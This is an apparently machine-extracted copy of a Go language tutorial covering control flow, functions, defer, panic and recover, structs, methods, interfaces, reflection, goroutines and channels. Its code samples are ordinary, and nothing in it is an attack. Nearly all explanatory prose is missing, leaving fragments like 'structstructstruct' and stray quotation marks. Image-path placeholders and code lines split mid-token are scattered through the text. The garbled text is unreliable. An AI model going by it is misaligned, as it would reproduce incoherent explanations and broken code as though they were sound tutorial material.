


`new([2]int)`



`make([]byte, 2, 6)`





2.5 makenew

""""0

```

int      0
int8     0
int32    0
int64    0
uint     0x0
rune     0 //rune int32
byte     0x0 // byte uint8
float32  0 // 4 byte
float64  0 // 8 byte
bool     false
string   ""

```

links

-
- : [Go](#)
- :

2.3

Go

Go

if

if

Go if

```
if x > 10 {
    fmt.Println("x is greater than 10")
} else {
    fmt.Println("x is less than 10")
}
```

Go if

```
// xx10
if x := computedValue(); x > 10 {
    fmt.Println("x is greater than 10")
} else {
    fmt.Println("x is less than 10")
}

//x
fmt.Println(x)
```

```
if integer == 3 {
    fmt.Println("The integer is equal to 3")
} else if integer < 3 {
    fmt.Println("The integer is less than 3")
} else {
    fmt.Println("The integer is greater than 3")
}
```

goto

Go goto -- goto

```
func myFunc() {
    i := 0
Here: //
    println(i)
    i++
    goto Here //Here
}
```

for

Go for while

```
for expression1; expression2; expression3 {
    //...
}
```

expression1 expression2 expression3 expression1 expression3
expression2 expression1 expression3

```

package main
import "fmt"

func main(){
    sum := 0;
    for index:=0; index < 10 ; index++ {
        sum += index
    }
    fmt.Println("sum is equal to ", sum)
}
// sum is equal to 45

```

Go `,` `i, j = i+1, j-1`

`expression1` `expression3`

```

sum := 1
for ; sum < 1000; {
    sum += sum
}

```

`;` `while`

```

sum := 1
for sum < 1000 {
    sum += sum
}

```

`break` `continue`

`break`

`continue`

`break`

```

for index := 10; index>0; index-- {
    if index == 5{
        break // continue
    }
    fmt.Println(index)
}
// break 109876

```

```
// continue 1098764321
```

break continue

for range slice map

```
for k,v:=range map {  
    fmt.Println("map's key:",k)  
    fmt.Println("map's val:",v)  
}
```

Go""""

```
for _, v := range map{  
    fmt.Println("map's val:", v)  
}
```

switch

if-else

switch

```
switch sExpr {  
case expr1:  
    some instructions  
case expr2:  
    some other instructions  
case expr3:  
    some other instructions  
default:  
    other code  
}
```

sExpr expr1 expr2 expr3 Go

switch

switch

true

```
i := 10
```

```

switch i {
case 1:
    fmt.Println("i is equal to 1")
case 2, 3, 4:
    fmt.Println("i is equal to 2, 3 or 4")
case 10:
    fmt.Println("i is equal to 10")
default:
    fmt.Println("All I know is that i is an integer")
}

```

5 `case` `Go` `switch` `case` `break` `case` `switch`
`fallthrough` `case`

```

integer := 6
switch integer {
    case 4:
        fmt.Println("The integer was <= 4")
        fallthrough
    case 5:
        fmt.Println("The integer was <= 5")
        fallthrough
    case 6:
        fmt.Println("The integer was <= 6")
        fallthrough
    case 7:
        fmt.Println("The integer was <= 7")
        fallthrough
    case 8:
        fmt.Println("The integer was <= 8")
        fallthrough
    default:
        fmt.Println("default case")
}

```

```

The integer was <= 6
The integer was <= 7
The integer was <= 8
default case

```


Go

func

```
func funcName(input1 type1, input2 type2) (output1 type1, output2 type2) {  
    //  
    //  
    return value1, value2  
}
```

- func funcName
- ,
-
- output1 output2
-
-
- return

Max

```
package main  
import "fmt"  
  
// ab  
func max(a, b int) int {  
    if a > b {  
        return a  
    }  
    return b  
}  
  
func main() {
```

```

x := 3
y := 4
z := 5

max_xy := max(x, y) //max(x, y)
max_xz := max(x, z) //max(x, z)

fmt.Printf("max(%d, %d) = %d\n", x, y, max_xy)
fmt.Printf("max(%d, %d) = %d\n", x, z, max_xz)
fmt.Printf("max(%d, %d) = %d\n", y, z, max(y,z)) //
}

```

max int a,b int,a int, b int

GoC

```

package main
import "fmt"

//A+B  A*B
func SumAndProduct(A, B int) (int, int) {
    return A+B, A*B
}

func main() {
    x := 3
    y := 4

    xPLUSy, xTIMESy := SumAndProduct(x, y)

    fmt.Printf("%d + %d = %d\n", x, y, xPLUSy)
    fmt.Printf("%d * %d = %d\n", x, y, xTIMESy)
}

```

```
func SumAndProduct(A, B int) (add int, Multiplied int) {
    add = A+B
    Multiplied = A*B
    return
}
```

Go

```
func myfunc(arg ...int) {}
```

arg ...int Go int arg int slice

```
for _, n := range arg {
    fmt.Printf("And the number is: %d\n", n)
}
```

```
package main
import "fmt"

//+1
func add1(a int) int {
    a = a+1 // a
    return a //
}

func main() {
    x := 3
}
```

```

    fmt.Println("x = ", x) // "x = 3"

    x1 := add1(x) //add1(x)

    fmt.Println("x+1 = ", x1) // "x+1 = 4"
    fmt.Println("x = ", x) // "x = 3"
}

```

add1 add1 a = a+1 x

add1 add1 x x

x

add1 x x x &x int *int x

```

package main
import "fmt"

//+1
func add1(a *int) int { //
    *a = *a+1 // a
    return *a //
}

func main() {
    x := 3

    fmt.Println("x = ", x) // "x = 3"

    x1 := add1(&x) // add1(&x) x

    fmt.Println("x+1 = ", x1) // "x+1 = 4"
    fmt.Println("x = ", x) // "x = 4"
}

```

x

•

- 8
- Go string slice map slice

defer

Go(defer)deferdefer

```
func ReadWrite() bool {
    file.Open("file")
    //
    if failureX {
        file.Close()
        return false
    }

    if failureY {
        file.Close()
        return false
    }

    file.Close()
    return true
}
```

Go defer defer

```
func ReadWrite() bool {
    file.Open("file")
    defer file.Close()
    if failureX {
        return false
    }
    if failureY {
        return false
    }
    return true
}
```

defer

defer LIFO

4 3 2 1 0

```
for i := 0; i < 5; i++ {  
    defer fmt.Printf("%d ", i)  
}
```

Go

type

```
type typeName func(input1 inputType1 , input2 inputType2 [, ...]) (  
result1 resultType1 [, ...])
```

```
package main  
import "fmt"  
  
type testInt func(int) bool //  
  
func isOdd(integer int) bool {  
    if integer%2 == 0 {  
        return false  
    }  
    return true  
}  
  
func isEven(integer int) bool {  
    if integer%2 == 0 {  
        return true  
    }  
    return false  
}  
  
//  
  
func filter(slice []int, f testInt) []int {  
    var result []int  
    for _, value := range slice {
```

```

        if f(value) {
            result = append(result, value)
        }
    }
    return result
}

func main(){
    slice := []int {1, 2, 3, 4, 5, 7}
    fmt.Println("slice = ", slice)
    odd := filter(slice, isOdd) //
    fmt.Println("Odd elements of slice are: ", odd)
    even := filter(slice, isEven) //
    fmt.Println("Even elements of slice are: ", even)
}

```

testInt filter testInt

Panic Recover

GoJava panic recover panic

Panic

F panic panic goroutine panic

Recover

goroutine recover recover nil goroutine
 recover panic

panic

```

var user = os.Getenv("USER")

func init() {
    if user == "" {
        panic("no value for $USER")
    }
}

```

```
}
```

panic

```
func throwsPanic(f func()) (b bool) {  
    defer func() {  
        if x := recover(); x != nil {  
            b = true  
        }  
    }()  
    f() //ffpanic  
    return  
}
```


main init

Go init package main package main package init
package init

Go init() main() package init package main main

main main

init main



2.6 main

import

Goimport

```
import(  
    "fmt"  
)
```

```
fmt.Println("hello world")
```

fmtGo `GOROOT` Go

1.

```
import "./model" //modelimport
```

2.

```
import "shorturl/model" //gopath/src/shorturl/model
```

importimport

1.

```
import(  
    . "fmt"  
)
```

```
fmt.Println("hello world")Println("hello
```

world")

2.

```
import(  
    f "fmt"  
)
```

f.Println("hello world")

3. _

import

```
import (  
    "database/sql"  
    _ "github.com/ziutek/mymysql/godrv"  
)
```

_init

links

-
- : [Go](#)
- : [struct](#)

2.4 struct

struct

GoC

person

struct

```
type person struct {  
    name string  
    age int  
}
```

struct

- stringname
- intage

struct

```
type person struct {  
    name string  
    age int  
}  
  
var P person // Pperson  
  
P.name = "Astaxie" // "Astaxie"Pname  
P.age = 25 // "25"Page  
fmt.Printf("The person's name is %s", P.name) // Pname
```

P

- 1.

```
P := person{"Tom", 25}
```

- 2. field:value

```
P := person{age:24, name:"Tom"}
```

- 3. new P*person

P := new(person)

struct

```
package main
import "fmt"

//
type person struct {
    name string
    age int
}

//
// struct
func Older(p1, p2 person) (person, int) {
    if p1.age>p2.age { // p1p2
        return p1, p1.age-p2.age
    }
    return p2, p2.age-p1.age
}

func main() {
    var tom person

    //
    tom.name, tom.age = "Tom", 18

    //
    bob := person{age:25, name:"Bob"}

    // struct
    paul := person{"Paul", 43}

    tb_Older, tb_diff := Older(tom, bob)
    tp_Older, tp_diff := Older(tom, paul)
    bp_Older, bp_diff := Older(bob, paul)

    fmt.Printf("Of %s and %s, %s is older by %d years\n",
        tom.name, bob.name, tb_Older.name, tb_diff)

    fmt.Printf("Of %s and %s, %s is older by %d years\n",
        tom.name, paul.name, tp_Older.name, tp_diff)
```

```
    fmt.Printf("Of %s and %s, %s is older by %d years\n",
        bob.name, paul.name, bp_Older.name, bp_diff)
}
```

struct

structGo

structstructstruct

```
package main
import "fmt"

type Human struct {
    name string
    age int
    weight int
}

type Student struct {
    Human // StudentHuman
    speciality string
}

func main() {
    //
    mark := Student{Human{"Mark", 25, 120}, "Computer Science"}


    //
    fmt.Println("His name is ", mark.name)
    fmt.Println("His age is ", mark.age)
    fmt.Println("His weight is ", mark.weight)
    fmt.Println("His speciality is ", mark.speciality)
    //
    mark.speciality = "AI"
    fmt.Println("Mark changed his speciality")
    fmt.Println("His speciality is ", mark.speciality)
    //
    fmt.Println("Mark become old")
    mark.age = 46
}
```

```

    fmt.Println("His age is", mark.age)
    //
    fmt.Println("Mark is not an athlete anymore")
    mark.weight += 60
    fmt.Println("His weight is", mark.weight)
}

```

:



2.7 StudentHuman

Studentage name studentHuman

```

mark.Human = Human{"Marcus", 55, 220}
mark.Human.age -= 1

```

struct

```

package main
import "fmt"

type Skills []string

type Human struct {
    name string
    age int
    weight int
}

type Student struct {
    Human // struct
    Skills // string slice
    int //
    speciality string
}

func main() {
    // Jann
    jane := Student{Human:Human{"Jane", 35, 100}, speciality:"Biolo
gy"}
    //
    fmt.Println("Her name is ", jane.name)
    fmt.Println("Her age is ", jane.age)
    fmt.Println("Her weight is ", jane.weight)
    fmt.Println("Her speciality is ", jane.speciality)
    // skill
    jane.Skills = []string{"anatomy"}
    fmt.Println("Her skills are ", jane.Skills)
    fmt.Println("She acquired two new ones ")
    jane.Skills = append(jane.Skills, "physics", "golang")
    fmt.Println("Her skills now are ", jane.Skills)
    //
    jane.int = 3
    fmt.Println("Her preferred number is", jane.int)
}

```

structstructappend

humanphonestudentphone

Go `student.phone` studenthuman

```
package main
import "fmt"

type Human struct {
    name string
    age int
    phone string // Human
}

type Employee struct {
    Human // Human
    speciality string
    phone string // phone
}

func main() {
    Bob := Employee{Human{"Bob", 34, "777-444-XXXX"}, "Designer", "333-222"}
    fmt.Println("Bob's work phone is:", Bob.phone)
    // Humanphone
    fmt.Println("Bob's personal phone is:", Bob.Human.phone)
}
```

links

-
- :
- :

2.5

structstruct

method

method

struct

```
package main
import "fmt"

type Rectangle struct {
    width, height float64
}


func area(r Rectangle) float64 {
    return r.width*r.height
}

func main() {
    r1 := Rectangle{12, 2}
    r2 := Rectangle{9, 4}
    fmt.Println("Area of r1 is: ", area(r1))
    fmt.Println("Area of r2 is: ", area(r2))
}
```

area()RectangleRectangler1,r2

area_rectangle, area_circle, area_triangle...

structclassstructstruct



2.8 struct

.....

method

method

func receivermethod

method `area()` `RectangleRectangle.area()``Rectanglearea()`
Rectangle

Rectangle`lengthwidtharea()`Rectangle

Rob Pike

"A method is a function with an implicit first argument, called a receiver."

method

```
func (r ReceiverType) funcName(parameters) (results)
```

method

```
package main
import (
    "fmt"
    "math"
)

type Rectangle struct {
    width, height float64
}

type Circle struct {
    radius float64
}

func (r Rectangle) area() float64 {
    return r.width*r.height
}

func (c Circle) area() float64 {
    return c.radius * c.radius * math.Pi
}

func main() {
```

```


r1 := Rectangle{12, 2}
r2 := Rectangle{9, 4}
c1 := Circle{10}
c2 := Circle{25}

fmt.Println("Area of r1 is: ", r1.area())
fmt.Println("Area of r2 is: ", r2.area())
fmt.Println("Area of c1 is: ", c1.area())
fmt.Println("Area of c2 is: ", c2.area())
}

```

method

- methodmethod
- method
- method . struct



2.9 structmethod

method area() RectangleCircle Receiver Rectangle Circlearea()
 Rectangle/Circle

method

methodstructstructstructstruct

```
type typeName typeLiteral
```

```
type ages int

type money float32

type months map[string]int

m := months {
    "January":31,
    "February":28,
    ...
    "December":31,
}
```

Ctypedefagesint

method

method

```
package main
import "fmt"

const(
    WHITE = iota
    BLACK
    BLUE
    RED
    YELLOW
)

type Color byte

type Box struct {
    width, height, depth float64
    color Color
}
```

```

}

type BoxList []Box //a slice of boxes

func (b Box) Volume() float64 {
    return b.width * b.height * b.depth
}

func (b *Box) SetColor(c Color) {
    b.color = c
}

func (bl BoxList) BiggestColor() Color {
    v := 0.00
    k := Color(WHITE)
    for _, b := range bl {
        if bv := b.Volume(); bv > v {
            v = bv
            k = b.color
        }
    }
    return k
}

func (bl BoxList) PaintItBlack() {
    for i, _ := range bl {
        bl[i].SetColor(BLACK)
    }
}

func (c Color) String() string {
    strings := []string {"WHITE", "BLACK", "BLUE", "RED", "YELLOW"}
    return strings[c]
}

func main() {
    boxes := BoxList {
        Box{4, 4, 4, RED},
        Box{10, 10, 1, YELLOW},
        Box{1, 1, 20, BLACK},
        Box{10, 10, 1, BLUE},
        Box{10, 30, 1, WHITE},
        Box{20, 20, 20, YELLOW},
    }

    fmt.Printf("We have %d boxes in our set\n", len(boxes))
}

```

```

    fmt.Println("The volume of the first one is", boxes[0].Volume()
, "cm³")
    fmt.Println("The color of the last one is", boxes[len(boxes)-1].
color.String())
    fmt.Println("The biggest one is", boxes.BiggestColor().String()
)

    fmt.Println("Let's paint them all black")
    boxes.PaintItBlack()
    fmt.Println("The color of the second one is", boxes[1].color.St
ring())

    fmt.Println("Obviously, now, the biggest one is", boxes.Biggest
Color().String())
}

```

const

- Colorbyte
- struct:Box
- slice:BoxListBox

method

- Volume()BoxBox
- SetColor(c Color)Boxc
- BiggestColor()BoxListlist
- PaintItBlack()BoxListBox
- String()ColorColor

receiver

SetColorreceiverBox*BoxBox

SetColorBoxBoxSetColorBoxBoxBox

receiver

SetColor `*b.Color=c` `b.Color=c`

GoGoGo

PointItBlackSetColor `(&bl[i]).SetColor(BLACK)` SetColor
receiver*BoxBox

Goreceiver

| receiver*TTV&V

| receiverT *TP* P

GoC/C++

method

Gomethodsturct

```
package main
import "fmt"

type Human struct {
    name string
    age int
    phone string
}

type Student struct {
    Human //
    school string
}

type Employee struct {
```

```

    Human //
    company string
}

//human
func (h *Human) SayHi() {
    fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.pho
ne)
}

func main() {
    mark := Student{Human{"Mark", 25, "222-222-YYYY"}, "MIT"}
    sam := Employee{Human{"Sam", 45, "111-888-XXXX"}, "Golang Inc"}

    mark.SayHi()
    sam.SayHi()
}

```

method

EmployeeSayHiEmployee

```

package main
import "fmt"

type Human struct {
    name string
    age int
    phone string
}

type Student struct {
    Human //
    school string
}

type Employee struct {
    Human //
    company string
}

//Humanmethod
func (h *Human) SayHi() {

```



```

    fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.pho
ne)
}

//Employee method Human method
func (e *Employee) SayHi() {
    fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.name
,
    e.company, e.phone) //Yes you can split into 2 lines here.
}

func main() {
    mark := Student{Human{"Mark", 25, "222-222-YYYY"}, "MIT"}
    sam := Employee{Human{"Sam", 45, "111-888-XXXX"}, "Golang Inc"}

    mark.SayHi()
    sam.SayHi()
}

```

Go

Go

links

-
- : [struct](#)
- : [interface](#)

2.6 interface

interface

Go interface interface

interface

interfacemethodinterface

StudentEmployeeSayHi say hi

StudentEmployee Sing StudentBorrowMoneyEmployee
SpendSalary

StudentSayHiSingBorrowMoneyEmployeeSayHiSingSpendSalary

interfaceStudentEmployeeStudentEmployeeinterfaceSayHiSing
interfaceEmployeeinterfaceSayHiSingBorrowMoneyEmployee
BorrowMoney

interface

interface

```
type Human struct {
    name string
    age int
    phone string
}

type Student struct {
    Human //Human
    school string
    loan float32
}

type Employee struct {
    Human //Human
    company string
    money float32
}

//HumanSayHi
func (h *Human) SayHi() {
    fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.pho
ne)
}
```

```

// HumanSing
func (h *Human) Sing(lyrics string) {
    fmt.Println("La la, la la la, la la la la la...", lyrics)
}

//HumanGuzzle
func (h *Human) Guzzle(beerStein string) {
    fmt.Println("Guzzle Guzzle Guzzle...", beerStein)
}

// EmployeeHumanSayHi
func (e *Employee) SayHi() {
    fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.name
,
    e.company, e.phone) //
}

//StudentBorrowMoney
func (s *Student) BorrowMoney(amount float32) {
    s.loan += amount // (again and again and...)
}

//EmployeeSpendSalary
func (e *Employee) SpendSalary(amount float32) {
    e.money -= amount // More vodka please!!! Get me through the da
y!
}

// interface
type Men interface {
    SayHi()
    Sing(lyrics string)
    Guzzle(beerStein string)
}

type YoungChap interface {
    SayHi()
    Sing(song string)
    BorrowMoney(amount float32)
}

type ElderlyGent interface {
    SayHi()
    Sing(song string)
    SpendSalary(amount float32)
}

```

```
}
```

```
interface Men interface Human Student Employee Student Men  
Young Chap interface
```

```
interface interface {} 0 interface
```

interface

```
interface interface interface Men interface mm Human  
Student Employee
```

```
m Mensliceslice Mensliceslice
```

```
package main  
import "fmt"  
  
type Human struct {  
    name string  
    age int  
    phone string  
}  
  
type Student struct {  
    Human //  
    school string  
    loan float32  
}  
  
type Employee struct {  
    Human //  
    company string  
    money float32  
}  
  
//HumanSayHi  
func (h Human) SayHi() {  
    fmt.Printf("Hi, I am %s you can call me on %s\n", h.name, h.pho  
ne)
```

```

}

//HumanSing
func (h Human) Sing(lyrics string) {
    fmt.Println("La la la la...", lyrics)
}

//EmployeeHumanSayHi
func (e Employee) SayHi() {
    fmt.Printf("Hi, I am %s, I work at %s. Call me on %s\n", e.name
,
    e.company, e.phone)
}

// Interface MenHuman,StudentEmployee
//
type Men interface {
    SayHi()
    Sing(lyrics string)
}

func main() {
    mike := Student{Human{"Mike", 25, "222-222-XXX"}, "MIT", 0.00}
    paul := Student{Human{"Paul", 26, "111-222-XXX"}, "Harvard", 100}
}
    sam := Employee{Human{"Sam", 36, "444-222-XXX"}, "Golang Inc.",
1000}
    tom := Employee{Human{"Tom", 37, "222-444-XXX"}, "Things Ltd.",
5000}

    //Meni
    var i Men

    //iStudent
    i = mike
    fmt.Println("This is Mike, a Student:")
    i.SayHi()
    i.Sing("November rain")

    //iEmployee
    i = tom
    fmt.Println("This is Tom, an Employee:")
    i.SayHi()
    i.Sing("Born to be wild")

    //sliceMen

```

```

fmt.Println("Let's use a slice of Men and see what happens")
x := make([]Men, 3)
//
x[0], x[1], x[2] = paul, sam, mike

for _, value := range x{
    value.SayHi()
}
}

```

interfaceinterfaceGointerfaceduck-typing""

interface

interface(interface{})interfaceinterfaceCvoid*

```

// a
var a interface{}
var i int = 5
s := "Hello world"
// a
a = i
a = s

```

interface{}interface{}

interface

interfaceinterfaceinterface

fmt.Printlnfmt

```

type Stringer interface {
    String() string
}

```

Stringfmt.Println

```

package main
import (
    "fmt"
    "strconv"
)

type Human struct {
    name string
    age int
    phone string
}

// Humanfmt.Stringer
func (h Human) String() string {
    return "<"+h.name+" - "+strconv.Itoa(h.age)+" years - @ " +h.p
hone+">"
}

func main() {
    Bob := Human{"Bob", 39, "000-7777-XXX"}
    fmt.Println("This Human is : ", Bob)
}

```

BoxColorStringfmt.StringerinterfacefmtStringer
fmt

```

//
fmt.Println("The biggest one is", boxes.BiggestsColor().String())
fmt.Println("The biggest one is", boxes.BiggestsColor())

```

errorError() stringfmtError()String()

interface

interfaceinterface

- Comma-ok

Go value, ok = element.(T), valueokboolelementinterfaceT

elementToktruefalse

```
package main

import (
    "fmt"
    "strconv"
)

type Element interface{}
type List [] Element

type Person struct {
    name string
    age int
}

//Stringfmt.Stringer
func (p Person) String() string {
    return "(name: " + p.name + " - age: "+strconv.Itoa(p.age
)+ " years)"
}

func main() {
    list := make(List, 3)
    list[0] = 1 // an int
    list[1] = "Hello" // a string
    list[2] = Person{"Dennis", 70}

    for index, element := range list {
        if value, ok := element.(int); ok {
            fmt.Printf("list[%d] is an int and its value is %
d\n", index, value)
        } else if value, ok := element.(string); ok {
            fmt.Printf("list[%d] is a string and its value is
%s\n", index, value)
        } else if value, ok := element.(Person); ok {
            fmt.Printf("list[%d] is a Person and its value is
%s\n", index, value)
        } else {
```



```
        fmt.Println("list[%d] is of a different type", index)
    }
}
}
```

if

ifelse
switch

- switch

```
package main

import (
    "fmt"
    "strconv"
)

type Element interface{}
type List [] Element

type Person struct {
    name string
    age int
}

//
func (p Person) String() string {
    return "(name: " + p.name + " - age: " + strconv.Itoa(p.age) +
    " years)"
}

func main() {
    list := make(List, 3)
    list[0] = 1 //an int
    list[1] = "Hello" //a string
    list[2] = Person{"Dennis", 70}

    for index, element := range list{
        switch value := element.(type) {
```

```

        case int:
            fmt.Printf("list[%d] is an int and its value
is %d\n", index, value)
        case string:
            fmt.Printf("list[%d] is a string and its valu
e is %s\n", index, value)
        case Person:
            fmt.Printf("list[%d] is a Person and its valu
e is %s\n", index, value)
        default:
            fmt.Println("list[%d] is of a different type"
, index)
    }
}
}

```

element.(type) switchswitch

comma-ok

interface

GoStructinterfaceinterface1interface2interface2
interface1

container/heap

```

type Interface interface {
    sort.Interface //sort.Interface
    Push(x interface{}) //a Push method to push elements into the h
eap
    Pop() interface{} //a Pop elements that pops elements from the
heap
}

```

sort.Interfacesort.Interface

```

type Interface interface {
    // Len is the number of elements in the collection.
    Len() int
    // Less returns whether the element with index i should sort

```

```
// before the element with index j.
Less(i, j int) bool
// Swap swaps the elements with indexes i and j.
Swap(i, j int)
}
```

io io.ReadWriterioReaderWriterinterface

```
// io.ReadWriter
type ReadWriter interface {
    Reader
    Writer
}
```

Goreflectreflect

laws of reflection

reflectreflectreflect.Typereflect.Value

```
t := reflect.TypeOf(i) //t
v := reflect.ValueOf(i) //v
```

reflectreflect

```
tag := t.Elem().Field(0).Tag //struct
name := v.Elem().Field(0).String() //
```

reflect

```
var x float64 = 3.4
v := reflect.ValueOf(x)
fmt.Println("type:", v.Type())
```

```
fmt.Println("kind is float64:", v.Kind() == reflect.Float64)
fmt.Println("value:", v.Float())
```

```
var x float64 = 3.4
v := reflect.ValueOf(x)
v.SetFloat(7.1)
```

```
var x float64 = 3.4
p := reflect.ValueOf(&x)
v := p.Elem()
v.SetFloat(7.1)
```

links

-
- :
- :

2.7

Go21CGo21Go

goroutine

goroutineGogoroutinegoroutine5,6Gogoroutine
goroutine4~5KBgoroutinethread

goroutine Goruntime goroutine

go

```
go hello(a, b, c)
```

gogoroutine

```
package main

import (
    "fmt"
    "runtime"
)

func say(s string) {
    for i := 0; i < 5; i++ {
        runtime.Gosched()
        fmt.Println(s)
    }
}

func main() {
    go say("world") //Goroutines
    say("hello") //Goroutines
}

//
// hello
// world
// hello
// world
// hello
// world
// hello
// world
// hello
```

go goroutine

runtime.Gosched() CPU goroutine

```
runtime.GOMAXPROCS(n)
GOMAXPROCSn < 1GoRob
```

<http://concur.rspace.googlecode.com/hg/talk/concur.html#landing-slide>

channels

goroutine goroutineGoUnix shellchannel
makechannel

```
ci := make(chan int)
cs := make(chan string)
cf := make(chan interface{})
```

channel <-

```
ch <- v // vchannel ch
v := <-ch // chv
```

```
package main

import "fmt"

func sum(a []int, c chan int) {
    total := 0
    for _, v := range a {
        total += v
    }
    c <- total // send total to c
}

func main() {
    a := []int{7, 2, 8, -9, 4, 0}
```

```

    c := make(chan int)
    go sum(a[:len(a)/2], c)
    go sum(a[len(a)/2:], c)
    x, y := <-c, <-c // receive from c

    fmt.Println(x, y, x + y)
}

```

channelGoroutineslockvalue := <-ch
ch<-5channelgoroutine

Buffered Channels

channelGochannelchannelch:= make(chan bool, 4)
boolchannelchannel4goroutinechannel

```

ch := make(chan type, value)

value == 0 !
value > 0 !           value

```

value

```

package main

import "fmt"

func main() {
    c := make(chan int, 2)//21           23
    c <- 1
    c <- 2
    fmt.Println(<-c)
    fmt.Println(<-c)
}

```

Range Close

cGorangeslicemapchannel

```
package main

import (
    "fmt"
